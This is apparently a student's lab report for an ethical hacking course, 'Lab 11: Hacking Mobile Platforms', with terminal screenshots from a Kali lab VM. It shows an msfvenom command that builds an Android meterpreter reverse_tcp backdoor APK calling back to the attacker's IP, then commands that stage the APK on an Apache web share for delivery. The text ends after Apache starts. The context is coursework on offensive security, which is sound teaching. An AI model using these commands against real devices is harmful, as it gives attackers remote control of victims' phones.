

Lab 11: Hacking Mobile Platforms


Course Name: Ethical Hacking and Offensive Security(HOD401)
Student Name: Nguyễn Trần Vinh – SE160258
Instructor Name: Mai Hoàng Đỉnh
Lab Due Date: 19/10/2023


1. Hack Android Devices

1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security - Open Parrot and Android



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ ifconfig
br-389e2480cbce: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
ether 02:42:45:b5:11:20 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:fe:f8:5e:04 txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.10.13 netmask 255.255.255.0 broadcast 10.10.10.255
inet6 fe80::3322:884a:6f85:8eb7 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:b2:e3:82 txqueuelen 1000 (Ethernet)
RX packets 2 bytes 402 (402.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 3745 (3.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 63 bytes 32304 (31.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 63 bytes 32304 (31.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 10228 bytes



VKali - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
1 2 3 4 5 6 7
File Actions Edit View Help
(kali㉿kali)-[~]
$ mkdir /var/www/html/share
(kali㉿kali)-[~]
$ cp Desktop/Backdoor.apk /var/www/html/share
(kali㉿kali)-[~]
$ sudo service apache2 start
(kali㉿kali)-[~]
$
Home

